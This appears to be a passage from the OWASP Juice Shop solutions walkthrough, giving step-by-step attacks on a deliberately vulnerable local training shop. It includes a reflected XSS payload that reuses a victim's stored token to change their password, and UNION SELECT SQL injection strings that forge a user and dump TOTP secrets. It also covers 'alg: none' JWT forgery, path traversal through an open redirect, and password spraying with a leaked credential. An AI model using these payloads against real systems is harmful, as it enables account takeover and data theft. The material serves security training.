11. You need to append it to a string to make it work, which will **finally** yield the path `/tokensale-ico-ea`.
12. Navigate to <http://localhost:3000/#/tokensale-ico-ea> to solve this challenge.

```
"" + function() {
    for (var l = [], n = 0; n < arguments.length; n++)
        l[n] = arguments[n];

    var e = Array.prototype.slice.call(l)
        , t = e.shift();
    return e.reverse().map(function(l, n) {
        return String.fromCharCode(l - t - 45 - n)
    }).join( "")
}(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
    for (var l = [], n = 0; n < arguments.length; n++)
        l[n] = arguments[n];
    var e = Array.prototype.slice.call(arguments)
        , t = e.shift();
    return e.reverse().map(function(l, n) {
        return String.fromCharCode(l - t - 24 - n)
    }).join( "")
}(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()
```

Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password

1. Log in as anyone.
2. Inspecting the backend HTTP calls of the *Password Change* form reveals that these happen via `HTTP GET` and submits current and new password in clear text.
3. Probe the responses of `/rest/user/change-password` on various inputs:
 - o <http://localhost:3000/rest/user/change-password?current=A> yields a `401` error saying `Password cannot be empty.`

- <http://localhost:3000/rest/user/change-password?current=A&new=B> yields a `401` error saying `New and repeated password do not match.`
- <http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=C> also says `New and repeated password do not match.`
- <http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=B> says `Current password is not correct.`
- <http://localhost:3000/rest/user/change-password?new=B&repeat=B> yields a `200` success returning the updated user as JSON!

4. Now [Log in with Bender's user account](#) using SQL Injection.

5. Craft a GET request with Bender's `Authorization Bearer` header to

<http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic> to solve the challenge.

The screenshot shows the Postman interface with the following details:

- URL:** `http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic`
- Method:** GET
- Params:**
 - `new`: `slurmCl4ssic`
 - `repeat`: `slurmCl4ssic`
- Body:** The response is a JSON object representing a user:


```

1: {
2:   "user": {
3:     "id": 3,
4:     "username": "",
5:     "email": "bender@juice-shop",
6:     "password": "0b0531922edbed62a54494d399c96d",
7:     "isAdmin": false,
8:     "lastLoginIp": "0.0.0.0",
9:     "profileImage": "default.svg",
10:    "createdAt": "2018-12-05T08:36:03.118Z",
11:    "updatedAt": "2018-12-05T09:56:19.060Z"
12:  }
13: }
      
```

Bonus Round: Delivering the attack via reflected XSS

If you want to craft an actually realistic attack against `/rest/user/change-password` that you could send a user as a malicious link, you will have to invest a bit extra work, because a simple attack like `Search for ` will not work. Making someone click on the corresponding attack link <http://localhost:3000/#/search?q=%3Cimg%20src%3D%22http%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26repeat%3DslurmCl4ssic%22%3E> will return a `500` error when loading the image URL with a message clearly stating that your attack ran against a security-wall: `Error: Blocked illegal activity`

To make this exploit work, some more sophisticated attack URL is required:

```

http://localhost:3000/#/search?
q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%20xmlhttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26amp%3Brepeat%3DslurmCl4ssic%27%2
      
```

```
9%3B%20xmlhttp.setRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%28%27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E
```

Pretty-printed this attack is easier to understand:

```
<iframe src="javascript:xmlhttp = new XMLHttpRequest();
  xmlhttp.open( 'GET', 'http://localhost:3000/rest/user/change-password?new=slurmC14ss
  xmlhttp.setRequestHeader( 'Authorization', `Bearer=${localStorage.getItem('token')}`)
  xmlhttp.send();">
</iframe>
```

Anyone who is logged in to the Juice Shop while clicking on this link will get their password set to the same one we forced onto Bender!

👉 Kudos to Joe Butler, who originally described this advanced XSS payload in his blog post [Hacking\(and automating!\) the OWASP Juice Shop](#).

Stick cute cross-domain kittens all over our delivery boxes

1. Log in with any user and go to <http://localhost:3000/#/deluxe-membership>
 2. Right-click and *Inspect* the image of the delivery boxes with the Juice Shop logo on them.
 3. You will notice that this image is in fact an inline `<svg>` tag that includes six `<image>` tags. One is loading `assets/public/images/deluxe/blankBoxes.png` and the other five load `assets/public/images/JuiceShop_Logo.png` in different sizes and positions onto the SVG graphic.
 4. Open the `main-es2015.js` in your browser DevTools and search for the corresponding Angular controller code related to that page and SVG image
 5. You will be able to spot six `:svg:image` references, one of them `blankBoxes.png` and the other five seemingly unspecified at that time.


6. Scrolling only slightly further down, you will notice a code location where a property `t.logoSrc` is passed into some non-descriptive function five times.

```
① pretty-print this minified file?
4867 10, 86, 0, ""];
4868 1, (n, 82, 0, "");
4869 }
4870 }, (function(i, n) {
4871   vert = n.component;
4872   if (n.animationAnimations === u.Fb(n, 8, _animationMode),
4873     10, 32, 0, _logicsD);
4874   10, 13, 0, _logicsD];
4875   10, 14, 0, _logicsD];
4876   10, 22, 0, _logicsD];
4877   10, 33, 0, _logicsD];
4878   10, 34, 0, "colorAnimations" === u.Fb(n, 36, _animationMode),
4879   10, 40, 0, u.Fb(n, 41).inline, "primary" === u.Fb(n, 41).color && "accent" === u.Fb(n, 41).color && "warm" === u.Fb(n, 41).color),
4880   10, 53, 0, "colorAnimations" === u.Fb(n, 55, _animationMode),
4881   10, 59, 0, u.Fb(n, 60).inline, "primary" === u.Fb(n, 60).color && "accent" === u.Fb(n, 68).color && "warm" === u.Fb(n, 68).color),
4882   10, 76, 0, "colorAnimations" === u.Fb(n, 76, _animationMode),
4883   10, 78, 0, u.Fb(n, 79).inline, "primary" === u.Fb(n, 79).color && "accent" === u.Fb(n, 79).color && "warm" === u.Fb(n, 79).color);
4884 }
4885 })
4886 }
```

7. Scroll up in the source code a few hundred lines until you reach the declaration of the controller (`class Ht` in the following screenshot). There you find the definition of `this.logoSrc = "assets/public/images/JuiceShop_Logo.png"` .
 8. In the subsequent `ngOnInit()` function is overwritten with either the `application.logo` value coming out of the `getApplicationConfiguration()` service...
 9. ...or - if specified - the value of the URL query parameter `testDecal` ! It seems the developers used this for testing the overlay images on the SVG but forgot to remove it before go-live! D'uh!

```
① Pretty-print this minified file?
4458     providedIn: "root"
4459   },
4460   ],
4461 }
4462 );
4463 class Mt {
4464   constructor(i, n, t, u, e, s, i) {
4465     this.router = i,
4466     this.userService = n,
4467     this.cookieService = t,
4468     this.configurationService = u,
4469     this.route = e,
4470     this.ngZone = s,
4471     this.id = i,
4472     this.membershipCount = 0,
4473     this.error = void 0,
4474     this.applicationName = "OWASP Juice Shop",
4475     this.logoSrc = "assets/public/images/Juicehop_Logo.png"
4476   }
4477   ngOnInit() {
4478     this.configurationService.getApplicationConfiguration().subscribe(l=>{
4479       let n = l.route.snapshot.queryParams.fastDecal;
4480       if (l.application.name != null || l.application.name != (this.applicationName = l.application.name),
4481         null != l.application.name)
4482         let t = l.application.logo;
4483         "http://" + t.substring(0, 4) + "://" + (t = decodeURIComponent(t.substring(t.lastIndexOf("/") + 1))),
4484         this.logoSrc = "assets/public/images/" + (n || t)
4485     }
4486   }
4487   n && this.ngZone.runOutsideAngular(()=>{
4488     this.io.socket().emit("verifySvInjectionChallenge", n)
4489   })
4490 }
4491 }
```

10. Try the `testDecal` parameter, e.g. by going to <http://localhost:3000/#/deluxe-membership?testDecal=test>. You will notice that the logos on the boxes are now gone or display a broken image symbol.



11. As the logo references are relative, you cannot simply do e.g.
`http://localhost:3000/#/deluxe-membership?`
`testDecal=https:%2F%2Fplacekitten.com%2Fg%2F400%2F500` as this would result in the application to request the logos from the relative URL
`assets/public/images/https://placekitten.com/g/400/500` which obviously cannot work.

12. As you are dealing with a relative path, you can try if path traversal works, so you could get to the root of the web server e.g. via

<http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2Ftest>

This will indeed result in the image actually being requested as

http://localhost:3000/test!

```
    <div>
      <div>
        <div>
          <div>_ncontent_our-c18 class="img-container" style="border: 1px solid black; width: 100%; height: 100%; display: flex; align-items: center; justify-content: center; margin: auto; margin-top: 20px; margin-bottom: 20px; border-radius: 10px; position: relative; z-index: 1; >
            <img alt="Blank blue box" data-bbox="113 113 886 360" style="width: 100%; height: 100%; object-fit: cover; border-radius: 10px; position: absolute; z-index: -1; >
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
```


13. It might not seem like it, but this behavior is a huge step forward! If the Juice Shop web server only offered a URL which would be able to *redirect* you to any external location and grab those images...

14. ...which *it does* in the form of the <http://localhost:3000/redirect> endpoint! If you haven't done so yet, you should stop here and [Enforce a redirect to a page you are not supposed to redirect to first!](#)

15. Combining that redirect exploit with the forgotten `testDecal` and its susceptibility to path traversal will allow you to craft a URL like

<http://localhost:3000/#/deluxe-membership?>

testDecal=..%2F..%2F..%2F..%2Fredirect%3Fto%3Dhttps%3A%2F%2Fplacekitten.com%2Fg%2F400%2F500%3Fx%3Dhttps%3A%2F%2Fgithub.com%2Fbkimminich%2Fjuice-shop where the most difficult part is to get the URL encoding just right to bypass the redirect allowlist and still get the intended image returned cross-domain.



Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to

1. Visit <https://stackoverflow.com/questions/tagged/access-log> to find all questions tagged with `access-log` in this popular platform
 2. The list of questions should not be excessive and one mentioning a familiar URL path might immediately stand out

Questions tagged [access-log]

182 questions

0 votes 0 answers 3 views

0 votes 0 answers 17 views

0 votes 0 answers 4 views

0 votes 0 answers

3. Visit <https://stackoverflow.com/questions/57061271/less-verbose-access-logs-using-expressjs-morgan> to find more unambiguous URL paths from the Juice Shop in it

Less verbose access logs using expressjs/morgan

I am using <https://github.com/expressjs/morgan> to log HTTP requests and get log output like

```
169.228.10.248 - - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://localhost:3000/api/Users/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36"
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 304 - "http://localhost:3000/api/Users/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36"
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "POST /rest/user/login HTTP/1.1" 200 730 "http://localhost:3000/api/Users/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36"
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "http://localhost:3000/api/Users/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36"
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 200 112 "http://localhost:3000/api/Users/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36"
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/1.1" 200 112 "http://localhost:3000/api/Challenges/?name=Score%20Board" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36"
```

(see <https://pastebin.com/4U1V1UjU> for more)

Can I somehow reduce the verbosity of these logs? I am totally not interested in the browser information for example. Thanks in advance for your help!

apache logging access-log morgan

share edit delete flag asked 15 mins ago bkimminich 221 2 9

add a comment

question eligible for bounty in 2 days

4. Follow the link to PasteBin that is mentioned below the log file snippet in " (see <https://pastebin.com/4U1V1UjU> for more)"
5. On <https://pastebin.com/4U1V1UjU> search for password to find log entries that might help with the ultimate challenge goal
6. You will find one particularly interesting GET request that has been logged as
- ```
161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?current=0Y8rMnw$*9VFYE%C2%A759-!Fg1L6t&61B&new=sjss22%@%E2%82%AC55jaJasj!.k&repeat=sjss22%@%E2%82%AC55jaJasj!.k8 HTTP/1.1" 401 39 "http://localhost:3000/"
```


"Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"

7. The mismatched `new` and `repeat` parameters and the return code of `401` indicate that this password change failed. This means the password could still be the current one of `0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&61B`!
8. This isn't the exact clear text password, though. It was logged as part of a URL, so it needs to be URL-decoded into `0Y8rMnww$*9VFYE$59-!Fg1L6t&61B` first.
9. Not knowing which user it belongs to, you can now
  - o either perform a *Password Spraying* attack by trying to log in with the password for all known user emails, e.g. from [Access the administration section of the store](#)
  - o hash the known password with `MD5` and compare it to the password hashes harvested from [Retrieve a list of all user credentials via SQL Injection](#)
10. Either way you will conclude that the password belongs to `j12934@juice-sh.op` so using this as *Email* and `0Y8rMnww$*9VFYE$59-!Fg1L6t&61B` as *Password* on <http://localhost:3000/#/login> will solve the challenge

- Did you notice that one of the next requests of `161.194.17.103` in the leaked access log went to <http://localhost:3000/api/Complaints> and returned a `201 Created` HTTP status code? It seems the user successfully complained, but eventually didn't bother or was too frustrated to finish what he originally planned to do.

## Perform an unwanted information disclosure by accessing data cross-domain

1. Find a request to the `/rest/user/whoami` API endpoint. Notice that you can remove the "Authorization" header and it still works.



The screenshot shows the Burp Suite Professional interface. The 'Request' tab displays a GET request to `/rest/user/whoami` with empty headers. The 'Response' tab shows a JSON response with the following content:

```
HTTP/1.1 200 OK
Server: Cowboy
Connection: close
Content-Type: application/json
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 91
Etag: 0/3d-1fXnb2mH3C001PQoQJMd440*
Date: Mon, 11 Jun 2018 18:12:11 GMT
Via: 1.1 vegur

{
 "username": "j12934",
 "email": "bob@bob.com",
 "lastLoginIp": "0.0.0.0",
 "profileImage": "default.jpg"
}
```

2. Add a URL parameter called "callback". This will cause the API to return the content as a JavaScript fragment (JSONP) rather than just a standard JSON object.

The screenshot shows the Burp Suite interface with a captured request and response. The request is a GET to https://juice-shop.herokuapp.com/api/user/username?callback=anything. The response is a JSONP payload containing a large amount of encoded data, including a JWT token and session information.

## Log in with the (non-existing) accountant without ever registering that user

1. Go to <http://localhost:3000/#/login> and try logging in with `Email` ' ' and any `Password` while observing the Browser DevTools network tab.

2. You will notice the SQL query for the login in the error being thrown: `"sql":`

```
"SELECT * FROM Users WHERE email = '' AND password =
'339df5aeae5bc6ae557491e02619c5dd' AND deletedAt IS NULL"
```

3. Solve [Exfiltrate the entire DB schema definition via SQL Injection](#) to learn the exact column names of the `Users` table.

4. Prepare a `UNION SELECT` payload what will a) ensure there is no result from the original query and b) will add the needed user on-the-fly using static values in the query.

```
5. Log in with Email ' ' UNION SELECT * FROM (SELECT 15 as 'id', '' as 'username',
'account4nt@juice-sh.op' as 'email', '12345' as 'password', 'accounting' as 'role',
'123' as 'deluxeToken', '1.2.3.4' as 'lastLoginIp',
'/assets/public/images/uploads/default.svg' as 'profileImage', '' as 'totpSecret',
1 as 'isActive', '1999-08-16 14:14:41.644 +00:00' as 'createdAt', '1999-08-16
14:33:41.930 +00:00' as 'updatedAt', null as 'deletedAt')--
```

6. This will trick the application backend into handing out a valid JWT token and thus establishing a user session.

## Retrieve the language file that never made it into production

1. Monitoring the HTTP calls to the backend when switching languages tells you how the translations are loaded:
  - o <http://localhost:3000/i18n/en.json>
  - o [http://localhost:3000/i18n/de\\_DE.json](http://localhost:3000/i18n/de_DE.json)
  - o [http://localhost:3000/i18n/nl\\_NL.json](http://localhost:3000/i18n/nl_NL.json)
  - o [http://localhost:3000/i18n/zh\\_CN.json](http://localhost:3000/i18n/zh_CN.json)
  - o [http://localhost:3000/i18n/zh\\_HK.json](http://localhost:3000/i18n/zh_HK.json)
  - o etc.

2. It is obvious the language files are stored with the official `/locale` as name using underscore notation.
3. Nonetheless, even brute forcing all thinkable locale codes ( `aa_AA` , `ab_AA` , ... , `zz_ZY` , `zz_ZZ` ) would still **not** solve the challenge.
4. The hidden language is *Klingon* which is represented by a three-letter code `t1h` with the dummy country code `AA` .
5. Request [http://localhost:3000/i18n/tlh\\_AA.json](http://localhost:3000/i18n/tlh_AA.json) to solve the challenge. `majQa!`


Instead of expanding your brute force pattern (which is not a very obvious decision to make) you can more easily find the solution to this challenge by investigating which languages are supported in the Juice Shop and how [the translations](#) are managed. This will quickly bring you over to <https://crowdin.com/project/owasp-juice-shop> which immediately spoilers *Klingon* as a supported language. Hovering over the corresponding flag will eventually spoiler the language code `t1h_AA` .

[crowdin.com/project/.../tlh-AA](https://crowdin.com/project/.../tlh-AA) [Plans & Pricing](#) [crowdin.com](#)

The Klingon language was originally created to add realism to a race of fictional aliens who inhabit the world of Star Trek, an American television and movie franchise. Although Klingons themselves have never existed, the Klingon language is real. It has developed from gibberish to a usable means of communication, complete with its own vocabulary, grammar, figures of speech, and even slang and regional dialects. Today it is spoken by humans all over the world, in many contexts.<sup>3</sup>

## Solve the 2FA challenge for user "wurstbrot"

1. Access the administration section of the store while inspecting network traffic.
2. You will learn the email address of the user in question is unsurprisingly `wurstbrot@juice-sh.op`.
3. You will also notice that there is no information about any user's 2FA configuration in the responses from `/api/Users`.
4. Solve [Retrieve a list of all user credentials via SQL Injection](#) and keep its final attack payload ready.
5. Change the one of the `null`s in payload to hopefully find a column that contains the secret key for the 2FA setup:
  - o `http://localhost:3000/rest/products/search?`  
`q=%27)%20union%20select%20null,id,email,password,2fa,null,null,null,%20from%20users--` yields a `500` error with `SequelizeDatabaseError: SQLITE_ERROR: no such column: 2fa`.
  - o `http://localhost:3000/rest/products/search?`  
`q=%27)%20union%20select%20null,id,email,password,2fakey,null,null,null,null,%20from%20users--` fails with `no such column: 2fakey`.
  - o `http://localhost:3000/rest/products/search?`  
`q=%27)%20union%20select%20null,id,email,password,2fasecret,null,null,null,null,%20from%20users--` fails with `no such column: 2fasecret`.
  - o `http://localhost:3000/rest/products/search?`  
`q=%27)%20union%20select%20null,id,email,password,totp,null,null,null,null,%20from%20users--` also fails with `no such column: totp`.
  - o `http://localhost:3000/rest/products/search?`  
`q=%27)%20union%20select%20null,id,email,password,totpkey,null,null,null,null,%20from%20users--` fails again yielding `no such column: totpkey`.
  - o `http://localhost:3000/rest/products/search?`  
`q=%27)%20union%20select%20null,id,email,password,totpsecret,null,null,null,null,%20from%20users--` finally succeeds with a `200` response as this column exists!
6. In the response from `http://localhost:3000/rest/products/search?`  
`q=%27)%20union%20select%20null,id,email,password,totpsecret,null,null,null,null,%20from%20users--` find the entry of user `wurstbrot@juice-sh.op` with `"image": "IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH"` whereas all other users have `"image": ""` set.
7. Using your favorite 2FA application (e.g. [Google Authenticator](#)) create a new entry, but instead of scanning any QR code type in the key `IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH` manually.
8. Go to and use SQL Injection to log in with `wurstbrot@juice-sh.op' -- as Username and anything as Password.`
9. You will be presented with the *Two Factor Authentication* input screen where you now have to type in the 6-digit code currently displayed on your 2FA app.



10. After clicking *Log in* you are logged in and the challenge will be marked as solved!

## Forge an essentially unsigned JWT token

1. Log in as any user to receive a valid JWT in the `Authorization` header.
2. Copy the JWT (i.e. everything after `Bearer` in the `Authorization` header) and decode it.

3. Under the `payload` property, change the `email` attribute in the JSON to `jwtn3d@juice-sh.op`.
4. Change the value of the `alg` property in the `header` part from `HS256` to `none`.
5. Encode the `header` to `base64url`. Similarly, encode the `payload` to `base64url`. *base64url makes it URL safe*, a regular Base64 encode might not work!
6. Join the two strings obtained above with a `.` (dot symbol) and add a `.` at the end of the obtained string. So, effectively it becomes `base64url(header).base64url(payload)`.
7. Change the `Authorization` header of a subsequent request to the retrieved JWT (prefixed with `Bearer` as before) and submit the request. Alternatively you can set the `token` cookie to the JWT which be used to populate any future request with that header.

## Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account

1. Visit <http://localhost:3000/#/login> and enter some known credentials.
2. Tick the *Remember me* checkbox and *Log in*.
3. Inspecting the application cookies shows a new `email` cookie storing the plaintext email address.
4. *Log out* and go back to <http://localhost:3000/#/login>. Make sure *Remember me* is still ticked.
5. Using `ciso@juice-sh.op` as *Email* and anything as *Password* perform a failed login attempt.
6. Inspecting the `email` cookie shows it was set to `ciso@juice-sh.op` even when login failed.
7. Inspecting any request being sent from now on you will notice a new custom HTTP header `X-User-Email: ciso@juice-sh.op`.
8. Now visit <http://localhost:3000/#/login> again, but this time choose the *Log in with Google* button to log in with your own Google account.
9. Visit <http://localhost:3000/#/contact> and check the *Author* field to be surprised that you are logged in as `ciso@juice-sh.op` instead with your Google email address, because [the OAuth integration for login will accept the 'X-User-Email' header as gospel regardless of the account that just logged in](#).

If you do not own a Google account to log in with or are running the Juice Shop on a hostname that is not recognized, you can still solve this challenge by logging in regularly but add `"oauth": true` to the JSON payload `POST` ed to <http://localhost:3000/rest/user/login>.

## All your orders are belong to us

1. Open the network tab of your browser's DevTools.
2. Visit <http://localhost:3000/#/track-order> and search for `x` to witness a `GET` request <http://localhost:3000/rest/track-order/x> being sent returning `{"status": "success", "data": [{"orderId": "x"}]}`.

3. Search for `'` (single quote) as *Order ID* now. <http://localhost:3000/rest/track-order/> will throw an error

## OWASP Juice Shop (Express ^4.17.1)

500 SyntaxError: Invalid or unexpected token

```

at Function (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\DocumentMatcher.js:419:23)
at Object.$where (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\DocumentMatcher.js:46:46)
at $expr (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\DocumentMatcher.js:26:23)
at $eq (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\DocumentMatcher.js:21:5)
at $forEach (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\DocumentMatcher.js:20:12)
at compileDocumentSelector (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\DocumentMatcher.js:20:25)
at DocumentMatcher.compileSelector (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\DocumentMatcher.js:153:14)
at new DocumentMatcher (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\DocumentMatcher.js:103:29)
at CursorObservable (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\CursorObservable.js:26:23)
at CursorObservable.Cursor (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\CursorObservable.js:116:12)
at CursorObservable (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\CursorObservable.js:67:50)
at CollectionDelegator (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\CursorObservable.js:117:14)
at CollectionDelegator.find (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\CursorObservable.js:117:14)
at CollectionDelegator.find (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\CursorObservable.js:275:28)
at CollectionDelegator.find (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\CursorObservable.js:275:28)
at CollectionDelegator.find (C:\Data\GitHub\juice-shop\node_modules\mongodb\dist\CursorObservable.js:116:12)
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at next (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\route.js:137:13)
at Route.dispatch (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\route.js:112:3)
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
